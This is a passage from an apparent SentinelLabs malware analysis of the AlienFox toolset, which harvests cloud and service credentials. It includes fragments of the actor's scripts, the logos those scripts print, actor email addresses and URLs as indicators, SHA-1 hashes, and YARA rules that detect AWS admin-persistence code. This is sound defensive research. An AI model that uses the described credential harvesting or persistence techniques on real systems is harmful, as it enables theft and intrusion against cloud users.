435             getwtilio = androxgh0st().get_twillio(resp, url)
436             getaws = androxgh0st().get_aws_data(resp, url)
437             getpp = androxgh0st().paypal(resp, url)
438             if getsmtp:
439                 text += ' | \033[32;1mSMTP\033[0m'
```

Fig 24: The main function in Lar.py.

The main function initializes some of the variables and data accessed at runtime.

- Attempts to restore an existing session, if found, in the pid_restore variable. In this example, the variable was set to the string ".nero_swallowtail"

- Try statement uses ConfigParser class to:
  - Parse the pid_restore variable with read privileges
  - Look for strings "DB", "FILES", "THREAD", "SESSION"
  - Initialize the related variables in the script

- The Except statement parses for arguments to initialize the same variables

- The lists variable holds a string to a web server that the script will target
  - In the toolset analyzed, the actor used a text file named ip.txt to house the targeted hosts, which notably contains both IPV4 and IPV6 addresses

- For each item in lists, the script parses the text and formats it into a URL by adding an http:// prefix and removing any trailing forward slashes from the end

```
470  if __name__ == '__main__':
471      print('''
472       ________ _ __   ____
473      / ____/ /_  (_) /_/ __ \____ ____
474     / /   / __ \/ / __/ / / / __ `/ _ \\
475    / /___/ / / / / /_/ /_/ / /_/ /  __/
476    \____/_/ /_/_/\__/\____/\__, /\___/
477        LARAVEL \033[32;1mRCE\033[0m V6.9   \n''')
```

Fig 25: The lar.py logo.

Circa September 2022, AlienFox Version 4 contained an updated version of the script named Lara.py. The logging format is the most significant change: the V4 logs are less human-readable, but they likely feed into an automation for another tool in the V4 set, which is an improvement in sophistication for the toolset. Other changes to the script include:

- A new ASCII art logo that refers to the script as 'ALIENFOX Logs Stealer/Grabber'

- Added Nexmo and Plivo functions, which are new targeted service

```
612  if __name__ == '__main__':
613      print('''
614       _____  _  _____
615  (___  \\( )/  ___)
616    (___ | | ___)
617     /")`| |'("\\  SMTP
618    | |  | |  | |  WEBMAILS
619    \\ \\_| |_/ /  TWILIO
620      `._!' _.'   PAYPAL
621        / .'\\     AWSKEY
622       | / | |    0.365
623        \\|/ /     \033[32;1mALIENFOX LOGS STEALER/GRABBER\033[0m
624         /.<
625        (| |)
626         | '
627         | |
628         `-'  \
629  ''')
```

Fig 26: AlienFox V4 lara.py logo.

CONCLUSION

The AlienFox toolset demonstrates another stage in the evolution of cybercrime in the cloud. Cloud services have well-documented, powerful APIs, enabling developers of all skill levels to readily write tooling for the service. The toolset has gradually improved through improved coding practices as well as the addition of new modules and capabilities.

Opportunistic cloud attacks are no longer confined to cryptomining. AlienFox tools facilitate attacks on minimal services that lack the resources needed for mining. By analyzing the tools along with their output, we found that actors use AlienFox to identify and collect service credentials from misconfigured or exposed services. For victims, compromise can lead to additional service costs, loss in customer trust, and remediation costs.

To defend against AlienFox tools, organizations should use configuration management best practices and adhere to the principle of least privilege. Consider using a Cloud Workload Protection Platform (CWPP) on virtual machines and containers to detect interactive activity with the OS. Because activities like brute-force or password spray attempts may not be logged by certain service providers, we recommend monitoring for follow-on actions, including the creation of new accounts or service profiles–particularly those with high privilege. Additionally, consider monitoring for newly added email addresses in platforms where your organization conducts email campaigns.

APPENDIX: INDICATORS OF COMPROMISE

Indicator	Where From?	Context/Notes
showdenwashere@hotmail.com	Hardcoded recipient email address in sendtest* functions of Permiso's Androxgh0st sample,	Presumably an account controlled by actor; func sends message to this address to see if email sends successfully
whm@sending.today	Hardcoded sender email address in sendtest* functions of Permiso's Androxgh0st sample	Used to authenticate to smtp-relay.gmail.com mail server throughout each send function.
root@youez	String hardcoded in grabip.py and grabsite.py, scripts used to collect targeted websites	
'User-agent':'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36'	Hardcoded user-agent string associated with web requests from ALIENFOX tools	Consistent across multiple versions of ALIENFOX. Defenders should check against baseline of user-agents observed in their environment. This is a very outdated Linux Chrome browser user-agent (circa 2020) so it should not be prevalent in most environments.
https://rtvsmkqfa3clrvgj6f-9fd73c.ingress-daribow.easywp.com/wp-admin/v1/1.php	URL hardcoded in a Maintance sample where data was sent via HTTP POST	The POST function was not configured to work in the state we analyzed this script; code flow went around this block
https://rentry.co/3cii9/raw	URL hardcoded in a Maintance sample	The URL is used by a licensing check function to identify if the computer is licensed to use that version of Maintance

Indicator	Where From?
c0184407dcbec911a325d41e9a9ef1dbed524fe5	SHA-1 hash of an Androxgh0st-related sample
41a2cab42a08adf93b5ada1eafb75d5b4f496853	SHA-1 hash of an Androxgh0st-related sample
3cb5b4182ef6e8174f87c8ed3551f91b72c47370	SHA-1 hash of an Androxgh0st-related sample
17592a2fdb8dae9c4c88f1fbf7e9c632129f98df	SHA-1 hash of an Androxgh0st-related sample
ab8d480c090ab8be0cdb0ff5bc0f59972845b125	SHA-1 hash of an Androxgh0st-related sample
15ade0df5b4e6a82ceec429a2673fd1ed011eb93	SHA-1 hash of an Androxgh0st-related sample
aa8be80db30c4f5a49c3e75254ef6d0101c37987	SHA-1 hash of an Androxgh0st-related sample
064734bc43ee2d83e8a275293d17fc925620bba1	SHA-1 hash of an Androxgh0st-related sample
9381c30e29089639249e67b62f61c6df4869c6c1	SHA-1 hash of an Androxgh0st-related sample
fd5228889cd12f343236f7d51c98fab4db6c4763	SHA-1 hash of an Androxgh0st-related sample
fd3375553dda2347c0b383d8e800bfe4f93d3af0	SHA-1 hash of an Androxgh0st-related sample
f4ef68d3d2b58a58a82e00ebeaaed556e03328af	SHA-1 hash of an Androxgh0st-related sample
23abd146befe761337e5155a116138acf81331d9	SHA-1 hash of an Androxgh0st-related sample
f5af939480fc86a086bc589047444b1c448ebb09	SHA-1 hash of an Androxgh0st-related sample
ac265c12a4f08378e2519e290b0c45a1adc7156f	SHA-1 hash of an Androxgh0st-related sample
0f1583b56dd02fc200c7dae0d3c9b32b4278846b	SHA-1 hash of an Androxgh0st-related sample
74c4cfa0edae5e87001c901214789cb0f0087031	SHA-1 hash of an Androxgh0st-related sample
ec5b2efe8eadfac7ceca545e25f06240bbf16960	SHA-1 hash of an Androxgh0st-related sample
9eb13d9a678cd2e78da41563b7461887ce5997b6	SHA-1 hash of an Androxgh0st-related sample
25bbda606c72e81fac9abe76e0f00f9cd12770e4	SHA-1 hash of an Androxgh0st-related sample

Indicator	Where From?
e786fc1fdfcb7be28650383eb33cdf6c90f1d033	SHA-1 hash of an Androxgh0st-related sample
8e6e18ba7e251d31b46d17535010a8c583345b23	SHA-1 hash of an Androxgh0st-related sample
b3559eeac9a9caa840cc96980fe0bbd1c7da37d3	SHA-1 hash of an Androxgh0st-related sample
40df29a738fd5cab0face169d8a8426dff7d2d10	SHA-1 hash of an Androxgh0st-related sample
e663e24fc6aadbaae5bbf722a84097a6127f4066	SHA-1 hash of an Androxgh0st-related sample
c2f51b44e26e4aca40beb887ac4d36f3e091e26a	SHA-1 hash of an Androxgh0st-related sample
4266bdb139ae6d22ddf98501cc3af280aa488b42	SHA-1 hash of an Androxgh0st-related sample
329328dc57acece8c47ab5c73f7b9c7e4e09981a	SHA-1 hash of an Androxgh0st-related sample
fc08c15dfd6074d80e1f8d777fb49f8c14b4af20	SHA-1 hash of an Androxgh0st-related sample
aa4672621f81f601882ad13f26d37dc8218bb06a	SHA-1 hash of an Androxgh0st-related sample
07289c56e65a98a85bc794374949aae98b819823	SHA-1 hash of an Androxgh0st-related sample
4ab401d4c490460fd457151f643b5ec7e594cd41	SHA-1 hash of an Androxgh0st-related sample
7848e53133f4470c29e33ee6dd87f8f326c5fa38	SHA-1 hash of an Androxgh0st-related sample
7d7bad6282531521b9103817a38bff3a34b89428	SHA-1 hash of an Androxgh0st-related sample
15129436f5bab6c3eea9b2dfc4d0f0043438e013	SHA-1 hash of an Androxgh0st-related sample
15aec55e56225700766d79b6fb9d212cced21951	SHA-1 hash of an Androxgh0st-related sample
ebdc60f33d22c4256ca6ab4058059db1d618ec11	SHA-1 hash of a sample setting an AWS admin persistence profile
894fd799168f9ff11e74ee37d5bec35387feef24	SHA-1 hash of a sample setting an AWS admin persistence profile
28de7d7fcd18471f53737fd8a3df3a23a34cf758	SHA-1 hash of a sample setting an AWS admin persistence profile
3ddb8dc53b6151ea036db3d2a5f34e5f5b39e044	SHA-1 hash of a sample setting an AWS admin persistence profile

Indicator	Where From?
ceda47dd1aacc515d8bdda04299ab1ebf1ba0d73	SHA-1 hash of a sample setting an AWS admin persistence profile
23abd146befe761337e5155a116138acf81331d9	SHA-1 hash of a sample setting an AWS admin persistence profile
ac265c12a4f08378e2519e290b0c45a1adc7156f	SHA-1 hash of a sample setting an AWS admin persistence profile
b8dc12cc600aced9d34c463c5bf5edb53db605fb	SHA-1 hash of a sample setting an AWS admin persistence profile
45a0675088afdcf2ec059510fc2a4905957c2a69	SHA-1 hash of a sample setting an AWS admin persistence profile
c3464926cf2075595c77dc5b3fbcf1f014c8046b	SHA-1 hash of an AlienFox ZIP archive
fc0479a3d1188384613f437f28e28614a6118e94	SHA-1 hash of an AlienFox ZIP archive
5c9993e5d7468551c60e6dab488eccea7f4ef007	SHA-1 hash of an AlienFox ZIP archive
ece7e6727d2daa254e4d4a6be62744d6f3a2a2ef	SHA-1 hash of an AlienFox ZIP archive
afb7b010bafb9f7faf2b528f128ff24da94e0190	SHA-1 hash of an AlienFox ZIP archive
959e377131762ccb879c36c53e3b71473d3b72fd	SHA-1 hash of an AlienFox ZIP archive
48afb7ac8fdf6a8da47601806a8028c61dad2eb7	SHA-1 hash of an AlienFox ZIP archive

APPENDIX II: HUNTING YARA RULES

```
rule cw_androxgh0st_strings
{
 meta:
   author = “Alex Delamotte @ SentinelLabs”
   description = “Rule based on Androxgh0st file contents.”
   reference = “https://s1.ai/AlienFox”

strings:
    $a = “asu = androxgh0st().get_aws_region(text)” ascii wide
    $b = “nam = input(‘\x1b[1;37;40mInput Your List : ‘)” ascii wide
    $c = “def jembotngw2(sites):” ascii wide
    $d = “def nowayngntd():”  ascii wide
    $e = “def makethread(jumlah):”  ascii wide

 condition:
    any of them
}


rule cw_boto_broad_persistence
{
 meta:
    author = “Alex Delamotte @ SentinelLabs”
    description = “Detect (Boto3 OR samples referencing Telegram channels) AND AWS persistence login
profile.”
    reference = “https://s1.ai/AlienFox”
strings:
    $a = “boto3.client(‘ses’”
    $a1 = “https://t.me”
    $b = “arn:aws:iam::aws:policy/AdministratorAccess”
    $c = “iam.create_login_profile(UserName=”
 condition:
    ($a or $a1) and ($b or $c)
}
```

ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. https://labs.sentinelone.com/